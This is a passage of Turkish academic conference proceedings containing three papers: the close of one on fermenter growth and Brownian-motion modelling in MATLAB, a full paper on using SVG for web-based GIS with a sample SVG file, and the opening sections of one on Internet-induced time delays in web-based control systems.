şeklindedir. Bazen, burada biyokütle fermentasyon ortamı yerine ürünü de bünyesinde barındırır. Hangi durum da olursa olsun reaksiyonun hız denklemi ise aşağıdaki gibi yazılır.

$$R = \frac{dS}{dt} = dX \quad [ton * ton^{-1} * h^{-1}] \quad (3)$$

Birinci mertebeden yazılan bu reaksiyon hız denkleminin  $X=X_0$  başlangıç koşulu için çözümü Şekil 1'de görülen zaman karşı fermentördeki konsantrasyon değerlerini verir. Böyle bir diferansiyel denklemin bir başlangıç değer problemi olarak sayısal çözümlemesi Euler yöntemi ile hiç de zor değildir. Bu çözümlemenin genel ifadesi



Şekil 1 Kesikli olarak çalışan (batch) bir fermentör ortamında zamana karşı biyokütle (X) ve substrat (S) değerlerinin (konsantrasyonlarının) değişimi (b)

$$X_i = X_{i-1} + f(X_{i-1}, t_{i-1}) * \Delta t \quad \text{ve} \quad t_i = t_{i-1} + \Delta \tau \quad (4)$$

Şeklinde olup çözüm fonksiyonu en basit haliyle  $mX$  ve  $nS$  denklem sabitlerini göstermek üzere birinci mertebeden bir polinom olarak aşağıdaki gibi kabul edilebilir.

$$X = f(t) = m_x t + n_x \quad (5)$$

Bu çalışmada da büyüyen kütle miktarının fermentör içerisindeki dinamik davranışının modellenmesinde çözüm algoritmasının basitleştirilmesi açısından çözüm fonksiyonunun doğrusal bir polinom şeklinde olduğu kabul edilmiştir.

### 2.2. Mikroorganizmaların Üç Boyutlu Hareketlerinde Davranış Modeli

Mikroorganizmalar eğer iyi bir fermentasyon ortamı içinde gerekli olan mekanik karıştırma ve/veya reaktöre beslenen hava hızı ile yeterli karıştırma koşullarına sahipse birer canlı varlık olarak sürekli üç boyutlu hareket ederler. Bu hareketin modellenmesinde gaz yada sıvı akışkanların Brownian hareketi olarak da bilinen devinim modeli seçilmiştir. Bu model basitçe bir kalabalığın içerisinde vurularak oynanan futbol topunun hareketini esas almaktadır [7, 8, 9]. Brownian hareketi tek yönlü olarak alındığında Gaussian dağılımına uymaktadır.

$$W(x)dx = \frac{1}{[2\pi\langle(\Delta x)^2\rangle/\Delta t]^{1/2}} e^{-x^2\Delta t/2\langle(\Delta x)^2\rangle} \quad (6)$$

Burada  $\langle(\Delta x)^2\rangle$ ,  $\Delta t$  zaman aralığında adım büyüklüğünün karesinin ortalama büyüklüğü olup y ve z yönlerindeki de benzer olarak x yönündeki hareketlerin konumları n tanecik sayısını göstermek üzere aşağıdaki gibi bulunur.

$$x = rand(n,1) - rs \quad \text{ve} \\ x = x + s * rand(n,1) \quad (7)$$

### 2.3 Çözüm Algoritması

Çözüm için aşağıdaki adımlar üzerinden yürüyen çok basit bir algoritma seçilmiştir.

- Tanecik sayısı (Zamana bağlı olarak mikroorganizma konsantrasyonu) ve dağılım parametrelerinin saptanması
- İkili grafik sisteminde grafiklerden birinde zamana bağlı olarak mikroorganizma konsantrasyonunun çizilmesi
- Olasılık dağılımı için rastgele sayı üretimi
- Tanecik koordinatlarının belirlenmesi
- Koordinatları belirlenen ikili grafik sistemindeki ikinci grafikte üç boyutlu olarak hareketli mikroorganizmaların gösterimi

Çözüm algoritması için MATLAB yazılımı kullanılmıştır [9]. Sonuçlar zamana bağlı olarak dinamik olmasına rağmen Şekil 2'de taneciklerin yalnızca anlık durumları göster-

rilebildiğinden çizimler hareketsiz birer resim olarak kalmaktadır.

Şekil 2'deki son resim en yüksek değerine ulaşan mikroorganizma miktarını göstermektedir. Bundan sonra doğal olarak mikroorganizmanın çoğalması duracak ve ardından başlayan ölümlerle mikroorganizma sayısı azalmaya başlayacaktır. Bu nedenle mikroorganizma sayısının düşmeye başlamasından sonra fermentasyonu sürdürmenin bir anlamı olmayacaktır. Dolayısıyla belirli bir noktadan sonra fermentasyonu işlemi durdurulup bitirilmelidir.

## 3 Sonuçlar ve Tartışma

Bu çalışmada bir fermentörde tek bir bakteriden alınarak çoğalan bakteri kolonisinin davranışı incelenmiş olup fermentör içerisindeki üç boyutlu mikroorganizma hareketleri akışkan taneciklerinin Brownian hareketine benzetilerek modellenmiştir. Ancak bu sırada modelleme işlemini basitleştirmek için çoğalmanın birinci mertebeden bir polinomla ifadesi tercih edilmiştir. Son olarak da biyolojik çoğalma ile birlikte mikroorganizmaların fermentör içerisindeki rastgele davranışlarının ilişkin yazılan matematiksel modelin çözüm algoritması MATLAB ortamında sonuçlandırılmıştır.

## 4. Kaynaklar

- [1] Simutis, R., Oliveira, R., Manikowski, S., Azevedo, F., Lübbert, A., How to Increase the Performance of Models for Process Optimization and Control, 59, 1997, 73-89.
- [2] Telefoncu, A., Biyoteknoloji, Ege Üniv. Fen Fak. Yay. No: 152, 1995.
- [3] Csögör, Z., Herrenbauer, M., Perner, I., Schmidt, K., Posten, C., Design of Photo-Bioreactor for Modelling Purposes, 38, 1999, 517-523.
- [4] Bailey, J. E., Ollis, D. F., Biochemical Engineering Fundamentals, McGRAWHILL, 1986.




[5] Kieran, P., Beroviç, M., (Edit.), Bioprocess Engineering Course Notes, ,2001, The European Federation of Biotechnology.

[6] Lübbert, A., Simutis, R., Volk, N., Galvanuskas, V., (2000), Biochemical Process Optimization and Control. Handson Course, , 2000, Martin Luther Üniversitât-Germany.


[7] Alberty, R., Physical Chemistry, JOHN WILEY & SONS, 1987.

[8] Matlab, Manuel, 2000, Using MATLAB, Ver. 6.0.


[9] Arifoğlu, U., MATLAB 7.04 SIMULINK ve Mühendislik Uygulamaları, 2005, Alfa Ltd.




(a)




(d)




(b)



(e)



(c)



(f)

**Şekil 3** İkili grafik sisteminde birinde zamana bağlı olarak mikroorganizma konsantrasyonunun çizildiği, diğesinde ise mikroorganizmaların fermentör içerisindeki üç boyutlu olarak hareketlerinin gösterildiği anlık durumlar (a), (b), (c), (d), (e), (f).

## Coğrafi Bilgi Sistemleri ve SVG

Doğukan Doğu Yavaşlı<sup>1</sup>, M. Kirami Ölgen<sup>2</sup>

<sup>1</sup> Ege Üniversitesi, Coğrafi Bilgi Sistemleri Bilim Dalı, 35100, İzmir

<sup>2</sup> Ege Üniversitesi, Coğrafya Bölümü, 35100, İzmir  
dogukandogu@mail.ege.edu.tr, kirami.olgen@ege.edu.tr

**Özet:** Web haritacılığında, Coğrafi Bilgi Sistemleri'nin (CBS) giderek yaygınlaşan kullanımına rağmen, küçük bir haritanın üretilmesi bile pahalı ve basit olmayan bir iştir. Bu sorunu çözebilecek potansiyel bir çözüm ise XML tabanlı bir grafik standardı olan Scalable Vector Graphics'tir (SVG). SVG, pahalı harita/uygulama sunucularına gerek kalmadan, istemci-terafı interaktivite ve kaliteli grafikler sunar. Bu yazıda SVG'nin sunduğu olanaklar ve bu olanakların CBS açısından kullanımı üzerinde durulmuştur.

**Anahtar Kelimeler:** Coğrafi Bilgi Sistemleri, SVG, Web Haritacılığı.

### Geographical Information Systems and SVG

**Abstract:** Web mapping is a growing and popular use of GIS but creating even a simple map is often a non-trifling and costly task. One potential solution to this problem is Scalable Vector Graphics (SVG), an XML based graphics standard. SVG offers rich client-side interactivity and graphical quality, without the need for an expensive mapping/applications server. In this paper the benefits of SVG and the usage of these benefits in GIS are discussed.

**Keywords:** Geographical Information Systems, SVG, Web Mapping.

### 1. Giriş

Günümüzde internet/web grafiklerinde büyük bir sıçrama yaşanmaktadır. World Wide Web Consortium (W3C) tarafından tanımlanan yeni bir teknoloji olan Scalable Vector Graphics (Ölçeklendirilebilir Vektör Grafikler) (SVG) web uygulamalarına zengin, interaktif ve yüksek çözünürlüklü grafikler sunmaktadır.

Web tarayıcılarında programlanabilir vektör grafiklerin avantajları web tabanlı CBS için büyük önem taşımaktadır. Adı geçen yeni teknoloji kısmen Coğrafi Bilgi Sistemleri (CBS) geliştiricilerini ve kullanıcılarını etkilemektedir.

Günümüzde interaktif haritaların web ortamına aktarılmasında, harita sistemlerinin çoğu iki yaklaşım kullanır [1]. Birinci yaklaşım Java uygulamalarıdır (applet). Vektör grafiklerin

yetenekleri Java uygulamalarıyla beraber yıllardır kullanılmasına karşın, CBS uygulamalarında pek kullanılmamıştır. İkinci yaklaşım harita imgelerinin sunucu tarafında üretilmesini ve bunların kullanıcıya GIF, JPEG gibi raster formatta aktarılmasını içerir. Java uygulamaları interaktivite açısından zengin olmalarının karşın, tarayıcı uyumluluğu ve firewall gibi problemlerle karşı karşıyadır. Raster haritalar ise web araçlarıyla uyumludur, ancak haritayı büyültme, döndürme, katman kontrolü ve tematik harita üretimi gibi interaktif işlemler, sunucu tarafında görüntünün dönüştürülmesi şeklinde yapıldığından, uzun işlemler gerektirmektedir.

Fakat SVG bu problemleri çözmektedir. Açık kaynak kodlu, Hypertext Transfer Protocol (HTTP) uyumlu bir standart olan SVG, tamamen interaktif harita uygulamaları sunar.



## 2. SVG Nedir?

SVG formatı, vektör tabanlı, 2D (iki boyutlu) grafiklerin tanımlanması için kullanılan XML tabanlı bir dildir. SVG, HTTP ve XML'i üreten, açık kaynak kodu konsorsiyumu olan W3C tarafından, 1.0 versiyonu Eylül 2001'de üretilmiştir.

SVG üç türlü grafik nesneye olanak verir: vektör grafik şekiller (örn: daireler, kareler, çizgiler...), imgeler ve yazılar. Her 3 tür grafik obje gruplandırılabilir, dönüştürülebilir, birleştirilebilir.

```
<?xml version="1.0" encoding="UTF-8"
standalone="no"?>
<svg
xmlns:svg="http://www.
w3.org/2000/svg"
xmlns="http://www.w3.org/2000/
svg"
version="1.0"
width="300"
height="150"
id="svg2">
<defs
id="defs4" />
<g
id="layer1">
<rect
width="70"
height="70"
x="8.720932"
y="35.813953"
style="opacity:1;fill:maroon
;stroke-width:22.20000076;stroke-
linecap:round;stroke-
linejoin:round;stroke-
miterlimit:4;stroke-dasharray:none"
id="rect1872" />
<path
d="M 197.67443 52.61628
A 37.790699 35.174419 0 1 1
122.09303,52.61628 A 37.790699
35.174419 0 1 1 197.67443 52.61628
z"
transform="matrix(0.926154,0,
0,0.995041,-24.12344,18.45859)"
style="opacity:1;fill:lime;
```

```
stroke-width:22.20000076;stroke-
linecap:round;stroke-
linejoin:round;stroke-
miterlimit:4;stroke-dasharray:none"
id="path1874" />
<path
d="M 79.069766,183.13954
L 35.513199,148.98461 L
-8.0433637,114.82968 L
43.313957,94.186047 L
94.671276,73.542423 L
86.870522,128.34098 L
79.069766,183.13954 z "
transform="matrix(0.109304,0.
718143,-0.623143,0.108919,315.3864,2
8.61623)"
style="opacity:1;fill:red;stroke-
width:22.20000076;stroke-
linecap:round;stroke-
linejoin:round;stroke-
miterlimit:4;stroke-dasharray:none"
id="path1876" />
<rect
width="20"
height="70"
x="171.51163"
y="35.232548"
style="opacity:1;fill:#f60;
stroke-width:22.20000076;stroke-
linecap:round;stroke-
linejoin:round;stroke-
miterlimit:4;stroke-dasharray:none"
id="rect1908" />
</g>
</svg>
```

Yukarıda örneklenen SVG dosyası tarayıcıda şu şekilde görüntülenecektir:



Şekil 1: Örnek SVG dosyasının tarayıcıdaki görünümü

SVG yetenekleri konusunda Macromedia'nın Flash teknolojisine benzemektedir. Fakat bir açık kaynak standardı olan SVG, binary (ikili) forma zıt olarak, XML tabanlıdır.

SVG dosyalarını görüntüleyebilmek için tarayıcıda SVG görüntüleyicisinin yüklü olması gerekir. Bir çok SVG görüntüleyicisi eklentisi olmasına karşın en yaygın kullanılanı Adobe SVG Viewer™'dir.

SVG görüntüler interaktif ve dinamiktir. Animasyonlar tanımlanabilir ve kodlanabilir (örn: SVG dosyasının içine SVG animasyon elamanını gömerek).

JavaScript gibi, SVG'nin Document Object Model (Belge Nesne Modeli) yapısına erişebilen, tarayıcı tabanlı kodlama dillerinin kullanımı, istemci-terafı gelişmiş uygulamaları mümkün kılar. SVG'nin DOM yapısı, tarayıcıya yükledikten sonra SVG dokümanının bütün elemanlarına, özniteliklerine ve özelliklerine erişim sağlar. Onmouseover, onclick gibi zengin etkinlik düzenleyici setleri herhangi bir SVG grafik nesnesine atanabilir; ki bu da SVG tabanlı CBS uygulamalarına interaktivite getirir.

SVG'ye dönüştürülen harita bir kez tarayıcıya yüklendiğinde, Java uygulamalarına ya da yeni bir imge için sunucuya bağlanma gereksinimi olmadan, üzerinde her türlü işlem yapmak mümkündür.

SVG dokümanını Web'e ya da CBS uygulamasına yerleştirmek çok kolaydır. SVG dosyasının uzantısı ".svg" olmalıdır. Eğer SVG dosyası sıkıştırılmış formatta ise dosya uzantısı ".svgz" şeklinde olmalıdır.<sup>1</sup> Sonuç olarak HTML dosyasının içine yazılacak örnek kod şu şekildedir:


```
<embed src="svgdokumanininadi.svgz"
type="image/svg+xml"
pluginspace=http://www.adobe.com/
svg/viewer/install/" height="420"
width="480" id="Ornek">
```

<sup>1</sup> SVG, veri kaybı olmadan, sıkıştırmaya olanak verir. Veri kaybı olmaması nedeniyle hemen hemen her SVG dosyasında sıkıştırma kullanılır.

## 3. SVG'nin CBS ile İlgili Özellikleri

SVG, JPEG ve GIF gibi günümüzde yaygın kullanılan görüntü formatlarına göre birçok avantaja sahiptir. Bunlar:

- Düz Metin Formatı: SVG dosyaları birçok araç ile okunabilir ve değiştirilebilir. Ayrıca bu dosyalar JPEG ve GIF dosyalarına göre daha küçüktür ve sıkıştırılabilir. Ek olarak, XML tabanlı olduğu için, SVG formatında üretilen yazı tabanlı haritalar arama motorlarında yer almaktadır.
- Ölçeklendirilebilir: JPEG ve GIF formatlarının aksine, SVG vektör bir formattır; ve bu da yüksek kaliteli çıktılar alınabilmesine olanak verir.
- Döndürme/Büyültme: SVG görüntüsü hiçbir bozulma olmaksızın hızlıca döndürülebilir, büyütülebilir. Bu işlemler için sunucuya bağlanması gerekmez (Şekil 2).



Şekil 2: Geleneksel ve SVG tabanlı web haritalarının karşılaştırılması

- Aranılabilir/Seçilebilir metinler: Raster görüntülerin aksine, SVG dosyasının içinde yer alan metinler seçilebilir ve aranılabilir. Örneğin haritadaki şehir isimleri gibi belirli bir konudaki metinler aranılabilir.
- İnteraktivite: SVG, gelişmiş, dinamik ve interaktif grafiklere imkan verir. Haritaya ait nitelikler tarayıcı içerisinde seçilebilir. Kullanıcı, sunucuya bağlanma gereksinimi olmadan, katmanları kendi amacı

doğrultusunda değiştirebilir, tematik harita üretebilir.

- Animasyon: SVG, kendi diline ek olarak, JavaScript ve SVG DOM birleşimiyle animasyona olanak verir.
- Açık kaynak kodu: SVG, açık kaynak kodlu araçlar kullanılarak CBS projelerine uygulanabilir; ve bu da maliyeti düşürür.

#### 4. SVG – SWF İlişkisi

Vektör grafikler, basit durağan haritaları, interaktif, kullanıcıların haritanın bütün niteliklerine erişen, üzerinde değişiklikler yapmasını mümkün kılan haritalara dönüştürür.

Fakat vektör grafikler için kullanılan formatlar arasında *neden SVG, CBS için daha uygundur?*

Bunun cevabını vermek için diğer vektör grafik formatlarına değinmek gerekir. Vektör grafiklerin yetenekleri Java uygulamalarıyla (applet) beraber yıllardır kullanılmasına karşın, CBS uygulamalarında pek kullanılmamıştır. Web tarayıcılarında güncel olarak kullanılan vektör grafik teknolojisi *Flash* ve *SVG*'dir.

Kuşkusuz bu formatlardan en bilineni Macromedia® firmasının geliştirdiği, daha sonraları Adobe® firmasının bünyesinde devam ettirilen *Flash* (SWF) formatıdır [2].

Flash formatının CBS açısından önemli özellikleri, vektörel çizim olanağı vermesi, kendi dili (script) sayesinde programlanabilmesi, sahneler şeklinde gösterimi ile kartografik animasyona olanak vermesi ve web tabanlı teknolojilerle bütünleşik çalışabilmesidir [3].

Flash ve SVG bir çok açıdan benzer teknolojilerdir ve her ikisi de web üzerinde CBS uygulamaları için gereken temel teknik gereksinimleri karşılarlar. Bu gereksinimler [4]:

- 2 Boyutlu geometrik nesnelerin vektörel (rasterdan ziyade) gösterimi,

- İnteraktif ve daha esnek tasarıma olanak vermeleri,
- Programlama, kodlama ortamlarına ve nesne modellerine tam erişim ve bu sayede herhangi bir animasyon veya interaktivitenin programlanabilmesi,
- Haritadaki güncellemeler için sunucudaki veriyi sorgulama yeteneği,
- Büyük verileri işleyebilme.

Flash formatının, SVG formatın ile yukarıda değinilen benzer özellikleri göstermekle birlikte; “Tablo 1”de görülen farklılıkları mevcuttur.

Söz konusu farklılıklardan belki de en önemlisi –zamanla bir o kadar da önemini yitireni- *kullanımın yaygınlığıdır*. Mart 2005 itibariyle tarayıcıların %90' Flash'ı desteklemektedir [5]. Buna karşın SVG formatı çok daha az bir kullanıcı grubu tarafından kullanılmaktadır. Eylül 2004 itibariyle 100 milyon kullanıcı SVG görüntüleyicisi eklentisine sahiptir [6]. 500 milyon internet kullanıcısı olduğunu düşünürsek sadece %20'lik bir kesim SVG dosyalarını görüntüleyebiliyor demektir. Bunun nedeni SVG'nin göreceli olarak yeni bir format olmasıdır<sup>2</sup>.

Diğer bir farklılık format tipidir. Flash formatının tipi binary yani ikili tiptir. Bu da kolaylıkla üretilmesini ve düzenlenmesini engellemektedir. Ancak dosya boyutu konusunda yarar sağlamıştır. SVG ise XML tabanlı olduğu için üretilmesi ve düzenlenmesi kolaydır. Bu formatta dosya boyutu göreceli olarak büyük olsa da sıkıştırma ile bu sorun giderilmektedir [7].

Kodlama konusunda da Flash ve SVG arasında farklılıklar bulunmaktadır. Flash'ın kodlama standardı olan ActionScript Javascript tabanlı bir dil olup Java'nın getirdiği olanakların büyük bir bölümüne erişebilmektedir. SVG ise bir DOM'e sahip olduğu için herhangi bir kodlama diliyle erişilebilir ve üzerinde değişiklikler yapılabilir.

<sup>2</sup> Flash formatı 1996'dan beri kullanılmaktadır; SVG 2001'den beri kullanılmaktadır.

	Flash (SWF) Haritalar	SVG Haritalar
Vektör Tabanlı	Evet	Evet
Tarayıcı Eklentisi	Çok sayıda kullanıcı	Az sayıda kullanıcı
Lisans	Adobe, tescilli, ücretsiz	Açık kaynak, ücretsiz
Sunucu Tarafı Programlama Kontrolü	Application Program Interface	Çoğu XML parser (ayrıştırıcı)
Haritayı Düzenleme	Binary (ikili) format nedeniyle mümkün değil	XML tabanlı metin olması nedeniyle mümkün
Dosya Boyutu	Genelde bunu söylemek zordur. Ama binary (ikili) bir format olması nedeniyle, sıkıştırılmamış .swf dosyaları, sıkıştırılmamış .svg dosyalarına göre biraz daha az yer kaplamaktadır. Ancak .svgz şeklinde sıkıştırılmış dosyalar, sıkıştırılmış .swf'ye göre çok daha az yer kaplar.	

Tablo 1: Flash (SWF) ve SVG formatlarının karşılaştırılması

#### 7. SVG Harita Üretimi

SVG haritaların üretiminde bir çok yol izlenebilir. Bu yollardan bazıları aşağıda listelenmiştir.

- Manuel Kod Yazma: Tek gereken bir metin editörüdür ve diğer dillerde olduğu gibi kodlar manuel olarak yazılabilir. Ancak bu birkaç küçük şekil dışında uygun değildir. Bu yol ile harita üretimi aylarca sürebilir.
- Programlama: SVG, XML tabanlı olduğu için bir plana göre üretmek kolaydır. Göreceli olarak, Java ya da C/C++ dillerinde, mekansal veritabanına erişebilen ve dinamik olarak SVG formatında çıktılar verebilen bir program yazmak daha kolaydır. Fakat bu seçenek ileri düzey programlama bilgisine gereksinim duyar.
- Çizim Yazılımlarından Çıktı: CorelDraw™ ve ya Adobe Illustrator™ gibi standart çizim yazılımları içerisinde SVG formatında çıktı alma seçenekleri yer almaktadır. Bu tip SVG araçları genel olarak basit haritalar üretebilirken; CBS fonksiyonelliğine sahip, gelişmiş haritaların üretiminde yetersiz kalırlar.
- ArcGIS9+'dan Çıktı: ArcGIS™ yazılımının 9 üstü versiyonları içerisinde SVG formatında çıktılar almak mümkündür. Bu çıktılar da çizim yazılımlarından alınan çıktılar gibi çok basittir, büyültme/küçültme için uygun değildir ve genel CBS işlemlerini desteklemezler.

- Gelişmiş CBS Yayımlama Araçları: Her geçen gün manuel kod yazmaya ya da programlama bilmeye gerek kalmadan, SVG haritalar üretmeye yarayan birçok CBS geliştirme aracı (extension) üretilmektedir. Bu araçlar CBS verisi ile tipik web harita araçlarını birleştirirler. Örneğin ArcGIS™ için EasySVG™, SVGMapper™, MapViewSVG™ gibi araçlar bulunmaktadır.

#### 8. Sonuç

SVG, CBS uygulamaları ile kullanılabilen çok güçlü bir teknolojidir. Yazıda sadece bu teknolojinin yetenekleri ve uygulanabilirliği üzerinde durulmuştur.

Haritalar doğası gereği iki boyutlu uzayda vektör bir katman olarak ifade edilirler. SVG, CBS'nin bu temel katman özelliğini şekillendirir.

SVG, Java uygulamaları gibi diğer teknolojilerde olan sorunlarla karşılaşmadan, bilgi verici ve interaktif haritalara olanak verir.

SVG, CBS'nin bütün yeteneklerinin yerini alacak bir sistem değildir. Daha ziyade, mekansal bilgileri web üzerindeki kullanıcılara çok daha kaliteli bir şekilde sunan bir teknolojidir.

Kanımızca, yakın zamanda bu teknolojinin CBS içindeki yerini tam olarak alması öngörülmektedir.

## 9. Kaynaklar

[1]. Shand M., 2000, *Mapping and Imaging the Internet*, Cartography 2000 Conference, Oxford, England.

[2]. ESRI, 2006, *Comparing Vector and Raster Mapping for Internet Applications*, California, USA.

[3]. Yavaşlı D.D., Ölgen K., 2006, *Ali Macar Reis Elektronik Türkiye Atlası*, Akademik Bilişim 2006 Konferansı, Denizli.

[4]. Goad C., 2002, *Flash/SWF for GIS*, <http://www.directionsmag.com>, (Son erişim Mayıs 2006).

[5]. Macromedia, 2005, *Flash Player Version Penetration* [http://www.macromedia.com/software/player\\_census/flashplayer/version\\_penetration.html](http://www.macromedia.com/software/player_census/flashplayer/version_penetration.html), (Son erişim Kasım 2006)

[6]. W3 (World Wide Web Consortium) *About SVG* <http://www.w3.org/Graphics/SVG/About>, (Son erişim Kasım 2004).

[7]. Shingeru S., Masaru T, 2002, *Geospatial Information Service System for Browser-phones utilizing PSVG*, SVG Open/Carto.net Developers Conference, Zurich, Switzerland.

## Web Tabanlı Kontrol Uygulamalarında İnternet Katmanının Sistem Performansına Etkisinin İncelenmesi

Mevlüt Arslan<sup>1</sup>, İrfan Atabaş<sup>1</sup>, Ali Erişen<sup>2</sup>

<sup>1</sup> Kırıkkale Üniversitesi, Bilgisayar Mühendisliği Bölümü, 71451, Kampüs, Kırıkkale

<sup>2</sup> Kırıkkale Üniversitesi, Makine Mühendisliği Bölümü, 71451, Kampüs, Kırıkkale  
mevlut@kku.edu.tr, irfan@kku.edu.tr, erisen@kku.edu.tr

**Özet:** İnternet, artık sadece iletişim ve haberleşme amaçları için değil bunun yanında uzaktan sistem gözlem ve kontrolü gerektiren uygulamalarda da kullanılmaktadır. İnternetin bir kontrol uygulamasında kullanılması, fiziksel anlamda farklı bir yerde bulunan bir sisteme erişimi mümkün kılarak o sistem üzerinde işlem ve gözlem yapılabilmesini sağlama başta olmak üzere birçok avantaj sağlar. Ancak bir kontrol sistemine İnternet katmanının eklenmesi ile sistemde İnternet kaynaklı performans, güvenlik ve eş zamanlı kullanıcı erişimi gibi başta olmak üzere bir takım temel sorunlar ortaya çıkmaktadır. Bu problemleri ele alarak incelemek, çözümler üretmek, etkilerini en aza indirilmesini sağlanmakla daha verimli, başarıyı daha yüksek sistemler oluşturulur. Sistem performansı ise özellikle eş-zamanlı (real-time) gözlem ve kontrol gerektiren uygulamalarda en önemli etkidir. Bu çalışmada, web tabanlı kontrol ile ilgili temel bilgiler verilmiş, web tabanlı kontrol uygulamalarında İnternet katmanının sistem performansına etkisi detaylı bir şekilde incelenmiştir. Ayrıca sistem performansını etkileyen unsurlar yapılan deneysel çalışmalarla belirlenmiş ve sistem performansını arttırmak için dikkate alınması ve yapılması gerekenler belirtilmiştir.

**Anahtar Kelimeler:** İnternet, Web tabanlı kontrol, Performans, Zaman gecikmesi.

### 1. Giriş

Günümüzde yaşamın her alanında, bilgiye ulaşmak ve dolaşımını sağlamak tüm sistemlerin işleyebilmesi için ön koşul olarak ortaya çıkmıştır. Bu işleyişin en doğru ve kısa sürede gerçekleşmesi için İnternet teknolojisi kısa sürede önem kazanmış ve artık günlük yaşamdan, bilimsel çalışmalara uzanan bir çerçevede bilgiye ulaşmanın en etkili ve akılcı yolu haline gelmiştir. Bu hızlı gelişim süreciyle birlikte bilgiye ulaşmaya ve bilgi paylaşımına ilişkin birçok uygulama, internete entegre şekilde gelişmeye ve İnternette gözlenir, İnternette yönetilir halde işlemeye başlamıştır[1]. Kontrol ve proses kontrol uygulamalarında İnternet kullanımı, kontrol uygulamalarının web aracılığı ile gözlenmesi ve yönetimi ise son yıllarda yaygınlaşmaktadır. İnternet aracılığı ile fiziksel anlamda farklı bir yerde bulunan

bir sisteme erişimi mümkün kılarak o sistem üzerinde işlem ve gözlem yapılabilmesini sağlayan *web tabanlı kontrol uygulamaları* geliştirilmiştir[2-6]. Web tabanlı kontrol sistemlerinin tasarım konularının detaylı bir şekilde incelenip, gerekli ihtiyaçlar ve mimari tasarımı konularının irdelendiği çalışmalarda mevcuttur[7,8].

Bir kontrol sistemine İnternet katmanının eklenmesi ile sistemde İnternet kaynaklı;


- Performans,
- Güvenlik,
- Eş zamanlı kullanıcı erişimi

problemleri başta olmak üzere bir takım problemler ortaya çıkmaktadır[9]. Bu problemleri ele alarak, çözümler üretmek ve/veya etkilerini en aza indirilmesini sağlanmakla daha verim-

li, başarımı daha yüksek sistemler oluşturur. Sistem performansı, özellikle eş-zamanlı gözlem ve kontrol gerektiren uygulamalarda en önemli etkidir. Bu çalışmada, web tabanlı kontrol ile ilgili temel bilgiler verilmiş, web tabanlı kontrol uygulamalarında İnternet katmanının sistem performansına etkisi detaylı bir şekilde incelenmiştir. Ayrıca sistem performansını etkileyen unsurlar belirlenmiş ve sistem performansını arttırmak için dikkate alınmasını gereken parametreler verilmiştir.

## 2. Web Tabanlı Kontrol Sistemi


İnternet aracılığı ile fiziksel anlamda ayrı yerlerde bulunan bir sisteme erişimi mümkün kılarak o sistem üzerinde işlem ve gözlem yapılabilmesini sağlayan bilgisayar yazılımlarına *web tabanlı uygulamalar*, İnternet aracılığı ile erişilerek üzerinde işlem ve gözlem yapılan sistem bir kontrol sistemi ise bu tür sisteme de *web tabanlı kontrol sistemi* denir (Şekil 1).



Şekil 1. Web tabanlı kontrol sistemi

Bilgisayar tabanlı kontrol, endüstride oldukça geniş bir kullanım alanına sahiptir ve uygulamalar tek bilgisayarlı bilgisayar tabanlı kontrol sistemlerinden yerel bilgisayar ağı tabanlı kontrol sistemlerine kadar çeşitli büyüklükte dirler. Dağıtık kontrol sistemleri (Distributed control system- DCS) bilgisayar tabanlı kontrol sistemlerine örnek olarak verilebilir. Bilgisayar tabanlı kontrol sistemlerine İnternet katmanı eklenmesi ile web tabanlı kontrol sistemleri oluşturulur (Şekil 2). Şekilde de görüldüğü gibi bir proses kontrol sistemi yönetim, denetim, düzenleyici ve proses olmak üzere dört hiyerarşik katmandan oluşur. Genel veritabanı en üst katman olan yönetim katmanında yer alırken, proses veritabanı bir alt katman olan denetim katmanında yer alır. Web tabanlı kontrol sisteminde İnternet katmanından yöne-

tim, denetim ve düzenleyici katmanlara erişim sağlanabilir.



Şekil 2. İnternet katmanı eklenmiş bilgisayar tabanlı kontrol sistemi


## 3. Sistem Performansı ve Zaman Gecikmesi

Klasik dağıtık kontrol sistemleri ile web tabanlı kontrol sistemleri kıyaslandığında İnternet katmanının etkisi ile bir zaman gecikmesi oluşmakta buda sistem performansını etkilemektedir. Zaman gecikmesinin düşük olması ve performansın yüksek olması özellikle eş-zamanlı gözlem ve kontrol gerektiren uygulamalarda son derece önemlidir. Web tabanlı uygulamanın blok diyagramı üzerinde zaman gecikmeleri Şekil.3.deki gibidir ve uygulamadaki toplam zaman gecikmesi:

$$t_1 + t_2 + t_3 + t_4 \text{ 'dür [10].}$$

Burada;


- $t_1$  uzak kullanıcının kontrol kararı vermesi ve kararını sisteme girmesi esnasındaki zaman gecikmesi;
- $t_2$  kontrol komutunun kullanıcı tarafından kontrol sistemi tarafına aktarılması esnasındaki zaman gecikmesi;
- $t_3$  kontrol sisteminin kontrol işlemini yürütmesi esnasında oluşan zaman gecikmesi;
- $t_4$  kontrol bilgilerinin kontrol sistemi tarafından kullanıcı tarafına aktarılması esnasındaki zaman gecikmesidir.



Şekil 3. Zaman gecikmesi

### 3.1. Kullanıcı Donanımı

$t_1$  zaman gecikmesi, uzak kullanıcı tarafında meydana gelen zaman gecikmesidir. Bu gecikme kullanıcının sistemi gözlemleyip, istediği işlemin sonucunu görmesiyle kontrol kararı vermesi esnasında veya sistemle ilgili yeni bir karar vermesi esnasında oluşur. Bu zaman gecikmesi sistemin web tabanlı olması ve İnternet ile dolaylı olarak ilgilidir. Çünkü web tabanlı kontrol sistemlerinde sistem kullanıcıları sistemi direk olarak görememekte, İnternet aracılığı ile dolaylı olarak görmektedirler. Dolayısıyla kontrol kararı vermeleri ve kararları uygulamaları daha uzun süreli olmaktadır.



Şekil 4. İnternet trafik yoğunluğu ve web tabanlı kontrol sisteminden cevap alma süresi

Kullanıcının kontrol işlemi için kullandığı bilgisayar veya mobil cihazın performansı da bu zaman gecikmesinde etkilidir. Yüksek işlemci, bellek ve disk hızına sahip bir donanım performansı belirgin bir şekilde arttıracaktır. Web tarayıcısı başta bellek olmak üzere donanım kaynaklarını maksimum düzeyde kullanmak ister. Donanımın yetersiz kalması durumunda ise kontrol uygulamasının web arayüzünün yüklenme (load) ve yenilenme (refresh) zamanı artar. Buda  $t_1$  zaman gecikmesinin arttırır. Kısaca kullanıcın kontrol işlemi gerçekleş-

tirdiği donanımın performansa büyük etkisi vardır. Her zaman için güçlü donanım seçimi tavsiye edilir.

### 3.2. Bant Genişliği ve İnternetteki Trafik Yoğunluğu

